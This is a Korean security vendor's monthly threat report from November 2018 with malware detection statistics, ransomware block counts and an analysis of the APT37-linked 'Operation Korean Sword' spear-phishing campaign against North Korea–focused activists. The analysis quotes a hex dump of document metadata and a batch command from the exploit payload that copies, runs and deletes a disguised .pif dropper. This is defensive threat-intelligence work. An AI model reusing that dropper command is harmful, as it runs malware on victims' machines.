이스트시큐리티

보안 동향 보고서

No.110 2018.11

No.110 2018.11

이스트시큐리티 보안 동향 보고서
CONTENT

01 악성코드 통계 및 분석 01-05

악성코드 동향

알약 악성코드 탐지 통계

랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

02 전문가 보안 기고 06-18

'금성121' 정부기반 APT그룹, '코리안 스워드' 작전 수행 중

비너스락커 랜섬웨어 조직, 베리즈 웹쉐어를 통해 갠드크랩 국내 다량 유포

03 악성코드 분석 보고 19-38

개요

악성코드 상세 분석

결론

04 해외 보안 동향 39-54

영미권

중국

일본

01
악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

GandCrab 랜섬웨어는 10 월말 기준으로 5.0.5 변종까지 등장했고, 해피바이러스, 배틀크루저등의 APT 공격 및 KRBanker 파밍 악성코드의 등장, 그리고 페이스북과 구글 플러스 같은 글로벌 서비스에 대한 침해공격까지 발생한 다사다난한 10 월이었습니다.

9 월 말 들어, v5 가 등장한 GandCrab 은 그 이후로도 10 월한달동안 v5.0.5 까지 업데이트를 지속적으로 진행하고 있습니다. 특히 10 월 26 일 비트디펜더에서 릴리즈한 GandCrab 랜섬웨어 복호화툴이 등장하자마자, GandCrab 랜섬웨어는 바로 해당 복호화툴로 복호화가 불가능한 v5.0.5 버전으로 업데이트하는 긴밀한 대응까지 보여주고 있습니다.

문서파일 취약점을 악용하여 이메일 첨부파일을 통해 스피어피싱을 진행하는 '해피바이러스' 오퍼레이션이 확인되기도 하였으며, 이미 지난 3 월에 있었던 라자루스(Lazarus) 공격그룹의 '배틀크루저' 오퍼레이션의 변종이 국내 유명변호사의 이름을 사칭한 이메일과 함께 유포되기도 하였습니다.

또한, 10 월 중순 이후부터 유명 걸그룹의 음란 동영상이 있는 것처럼 사칭하여 유명 커뮤니티에 관련 페이지로 이동할 수 있는 게시글을 올려 사용자를 피싱사이트로 유도하는 피싱공격이 여러 차례 확인되었고 국내 유명 사이버 학습원에서 CK VIP exploit 을 통해 KRBanker 악성코드를 유포하는 파밍 공격 정황이 확인되기도 하였습니다. 특히 국내 웹사이트를 해킹하여 해당사이트의 정상 스크립트 파일 내부에 악성스크립트를 삽입하여 사이트 방문자로 하여금 Drive by Download 기법을 통해 악성코드를 다운로드 및 실행시키는 공격은 2017 년부터 거의 보이지 않았는데, 이번 10 월에 오래간만에 등장하여 향후 추이를 주목해야 봐야 할 것 같습니다.

국내뿐만 아니라, 해외에서도 구글이 운영하는 SNS 인 구글플러스의 사용자 50 만명의 개인정보가 유출되기도 하였는데, 구글은 이번 유출사고가 발생한 후 일반 사용자용 구글플러스의 서비스를 2019 년 8 월에 종료하기로 결정하였습니다. 페이스북도 페이스북 플랫폼의 제로데이취약점이 악용되어 5 천만 사용자 계정의 비밀 액세스 토큰이 탈취되었다고 발표하기도 했습니다.

랜섬웨어, 이메일 첨부파일을 활용한 APT 공격, 피싱, Drive by Download 공격을 활용한 파밍, 대규모 유출사고까지 정말 다양한 카테고리의 다양한 침해공격이 있었습니다. 이렇게 다양한 공격이 발생하는데 도대체 어떻게 대비해야 되는지 막막하신가요? 사용자 여러분들이 취할 수 있는 기본 조치는 OS 와 사용중인 프로그램에 대한 최신 패치 그리고 알약과 같은 신뢰할 수 있는 백신을 사용하는 것입니다. 이스트시큐리티는 현재 Threat Inside 이벤트를 통해 '시큐리티 브리핑'을 제공하고 있습니다. 발 빠른 데일리 악성코드 이슈와 보안 소식을 접하실 수 있는 데 해당 서비스를 활용해보시는 것도 조금 더 안전하게 여러분의 정보자산을 보호할 수 있는 방법 중 하나일 것입니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

2018 년 10 월의 감염 악성코드 Top 15 리스트에서는 지난 2018 년 8 월부터 꾸준히 1 위를 차지했던 Trojan.Agent.gen 이 이번달 Top 15 리스트에서도 1 위를 차지했다. 9 월에 각각 2 위와 3 위를 차지했던 Misc.HackTool.AutoKMS 와 Misc.HackTool.KMSActivator 도 제자리를 지켰다.

또한, 지난달 5 위를 차지했었던 Misc.HackTool.KMSActivator 가 2 단계 상승하여 이번달 3 위를 차지하였다. 전반적으로 악성코드 진단수치 자체가 지난 9 월과 대비하여 크게 증가하는 추세를 보였다.


순위	등락	악성코드 진단명	카테고리	합계(감염자수)
1	-	Trojan.Agent.gen	Trojan	1,335,978
2	-	Misc.HackTool.AutoKMS	Trojan	861,837
3	-	Misc.HackTool.KMSActivator	Trojan	482,068
4	↑1	Trojan.HTML.Ramnit.A	Trojan	429,294
5	↓1	Gen:Variant.Razy.107843	Trojan	342,522
6	↑2	Misc.Keygen	Trojan	298,785
7	↑2	Win32.Neshta.A	Virus	287,886
8	↓2	Adware.SearchSuite	Adware	264,972
9	↓2	Trojan.LNK.Gen	Trojan	230,529
10	↑4	Exploit.CVE-2010-2568.Gen	Exploit	214,122
11	↑2	Worm.ACAD.Bursted.doc.B	Worm	176,646
12	New	Worm.Brontok-F	Worm	172,666
13	↑2	Win32.Ramnit.N	Virus	172,301
14	↓4	Misc.Riskware.BitCoinMiner	Trojan	167,256
15	New	Trojan.ShadowBrokers.A	Trojan	156,053

*자체 수집, 신고된 사용자의 감염통계를 합산하여 산출한 순위임

2018 년 10 월 01 일 ~ 2018 년 10 월 31 일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 77%를 차지했으며 바이러스(Virus) 유형이 8%로 그 뒤를 이었다.



카테고리별 악성코드 비율 전월 비교


10 월에는 9 월과 비교하여 트로이목마(Trojan) 악성코드 감염 카테고리 비율이 79%에서 77%로 소폭 감소하였다. 다른 영역에서의 감염 카테고리 비율은 대동소이 했으며 웜(Worm) 악성코드와 취약점(Exploit) 악성코드 감염 비율이 9 월에 비해 10 월이 2 배 가량 높아졌다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계


9 월 랜섬웨어 차단 통계

해당 통계는 통합 백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간통계로써, DB 에 의한 시그니쳐 탐지 횟수는 통계에 포함되지 않는다. 10 월 1 일부터 10 월 31 일까지 총 109,321 건의 랜섬웨어 공격 시도가 차단되었다. 주말과 연휴를 제외하면 꾸준하게 하루 4,000 여건 이상의 랜섬웨어 공격 차단이 이뤄지고 있다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 10 월 한달 간 총 15,113 건의 악성코드 유포지/경유지 URL 이 확인되었다.



02

전문가 보안 기고

1. 금성 121(Geumseong121) 정부기반 APT 그룹, '코리안 스워드(Operation Korean Sword) 작전' 수행 중

2. 비너스락커 랜섬웨어 조직, 베리즈 웹쉐어를 통해 갠드크랩 국내 다량 유포

1. 금성 121(Geumseong121) 정부기반 APT 그룹, '코리안 스워드(Operation Korean Sword) 작전' 수행 중

특정 정부가 배후에 있는 것으로 알려져 있는 위협그룹 중에 '금성 121(Geumseong121)' 조직은 글로벌 보안회사들이 다양한 이름으로 명명하고 있습니다. 그중 대표적 그룹명을 알파벳 순으로 나열하면 'APT37', 'Group123', 'RedEyes', 'ScarCruft' 등이 있습니다.


지난 02 월 이스트시큐리티 사이버 위협 인텔리전스(CTI) 전문조직인 시큐리티대응센터 (이하 ESRC)에서는 이 위협그룹이 카카오톡 메신저로 'Flash Player Zero-day (CVE-2018-4878)' 취약점 공격을 수행한 사례를 소개한 바 있으며, 그 이후에도 스피어 피싱(Spear Phishing)을 통해 한국에 집중 표적공격을 수행하고 있다는 것을 확인했습니다.

그리고 07 월~08 월에는 '남북이산가족찾기 전수조사' 내용으로 APT 공격을 수행한 사례와 '작전명 로켓 맨(Operation Rocket Man)' 분석자료를 공개한 바 있습니다. 물론, 아직 공개되지 않은 실제 침해사고 사례들이 다양하게 존재합니다.

금성 121 APT '작전명 코리안 스워드(Operation Korean Sword)'

공개하지 않았던 사례 중 한국의 대북관련 단체나 활동가들을 상대로 다음과 같은 스피어 피싱 기반이 수행되었고, 이 공격 벡터는 08 월부터 09 월까지 문서내용이 동일하지만 코드가 달라진 변종이 연속적으로 발견됩니다.

악성 문서파일의 타이틀은 '7 주 신뢰와 배려의 커뮤니케이션'이며 이 내용은 여러 보안 전문가들이 분석한 자료를 공개한 바 있고, '중국 보안업체 360 이 블로그를 통해 분석자료'를 자세히 공개한 바 있습니다.



[그림 1] 스피어 피싱을 통해 유포된 악성 문서 파일 실행화면

ESRC 는 'TTPs [Tactics(전술), Techniques(기술), Procedures(절차)]' 분석을 통해 금성 121 APT 위협그룹이 지속적으로 대남 사이버 작전을 수행하고 있는 것을 확인할 수 있었습니다.

해당 위협그룹은 한국의 대북 분야 활동가들을 주요 타깃으로 삼고 있으며, 주로 단체나 개인을 겨냥해 감염된 컴퓨터의 내부 자료를 은밀히 탈취하는 공통 특징이 존재합니다.


사이버 전술적으로 한국의 기관이나 기업에서 많이 사용하는 HWP 문서파일 취약점이 빈번히 사용되며, DOC 문서의 매크로 실행 유도나 XLS 문서에 플래시 취약점을 삽입하는 기술을 구사한 바도 있습니다.

02 전문가 보안 기고

APT 공격조직 주체를 파악하는데는 공격벡터와 페이로드 기능을 제대로 분석하는 것이 매우 중요하고, 조직에 속한 공격자 개개인 별 고유 습관 및 특성 지표를 정의하고 관리할 필요가 있습니다.

지난 08 월과 09 월에 각각 제작된 HWP 악성문서 파일은 최종 수정 시점만 다르고, 동일한 생성날짜와 시간을 가지고 있으며, 문서 작성자나 마지막 저장자의 데이터가 'gichang', 'User1' 코드로 동일합니다.

ESRC 는 악성문서에서 발견된 'gichang' 키워드와 발음을 활용해 고려시대 호위부대가 무예로 사용한 기창(깃발달린 창)을 활용해 '작전명 코리안 스워드(Operation Korean Sword)'로 명명하였습니다.



```
00 00 00 00 B0 01 00 00 1F 00 00 00 01 00 00 00  ....°...........
00 00 00 00 1F 00 00 00 01 00 00 00 00 00 00 00  ................
1F 00 00 00 08 00 00 00 67 00 69 00 63 00 68 00  ........g.i.c.h.
61 00 6E 00 67 00 00 00 1F 00 00 00 1D 00 00 00  a.n.g...........
32 00 30 00 31 00 34 00 44 B1 20 00 32 00 D4 C6  2.0.1.4.D± .2.ÔÆ
20 00 32 00 36 00 7C C7 20 00 18 C2 94 C6 7C C7   .2.6.|Ç ..Â"Æ|Ç
20 00 24 C6 C4 D6 20 00 31 00 30 00 3A 00 34 00   .$ÆÄÖ .1.0.:.4.
35 00 3A 00 31 00 37 00 00 00 00 00 1F 00 00 00  5.:.1.7.........
01 00 00 00 00 00 00 00 1F 00 00 00 01 00 00 00  ................
00 00 00 00 1F 00 00 00 06 00 00 00 55 00 73 00  ............U.s.
65 00 72 00 31 00 00 00 1F 00 00 00 2D 00 00 00  e.r.1.......-...
38 00 2C 00 20 00 35 00 2C 00 20 00 38 00 2C 00  8.,. .5.,. .8.,.
20 00 31 00 36 00 30 00 30 00 20 00 57 00 49 00   .1.6.0.0. .W.I.
4E 00 33 00 32 00 4C 00 45 00 57 00 69 00 6E 00  N.3.2.L.E.W.i.n.
64 00 6F 00 77 00 73 00 5F 00 55 00 6E 00 6B 00  d.o.w.s._.U.n.k.
6E 00 6F 00 77 00 6E 00 5F 00 56 00 65 00 72 00  n.o.w.n._.V.e.r.
73 00 69 00 6F 00 6E 00 00 00 00 00 00 40 00 00  s.i.o.n.....@...
70 3F FD FB F8 32 CF 01 40 00 00 00 90 09 52 5D  p?ýûø2Ï.@.....R]
42 00 49 00 4E 00 30 00 30 00 30 00 34 00 2E 00  B.I.N.0.0.0.4...
62 00 6D 00 70 00 00 00 00 00 00 00 00 00 00 00  b.m.p...........
```

	Author	Last Saved By	Create Time	Last saved Time	Date Strir
...	gichang	User1	2014-02-26 22:45:17	2018-08-29 09:22:26	2014년 2
...	gichang	User1	2014-02-26 22:45:17	2018-09-05 16:48:52	2014년 2

[그림 2] 동일한 내용을 담고 있는 악성 문서 파일의 메타데이터 비교 화면

포스트스크립트(EPS) 취약점 코드를 분석해 보면, 공격 패턴에서 조금씩 변화되는 부분이 존재합니다. 초기에는 시작프로그램 경로에 배치파일(BAT) 명령어를 추가해 재 부팅시 자동실행되도록 만들었습니다.

```
copy /b "%appdata%\*.oju01" "%appdata%\WinUpdate148399843.pif" &
"%appdata%\WinUpdate148399843.pif" & del /f "%appdata%\WinUpdate148399843.pif"
```


그 다음 변종 코드에서는 배치파일(BAT)을 시작프로그램에 바로 등록하지 않고, 비주얼베이직스크립트(VBS)를 시작프로그램 경로에 등록하고, 그 다음에 배치파일이 로딩되도록 전략을 수정했습니다.

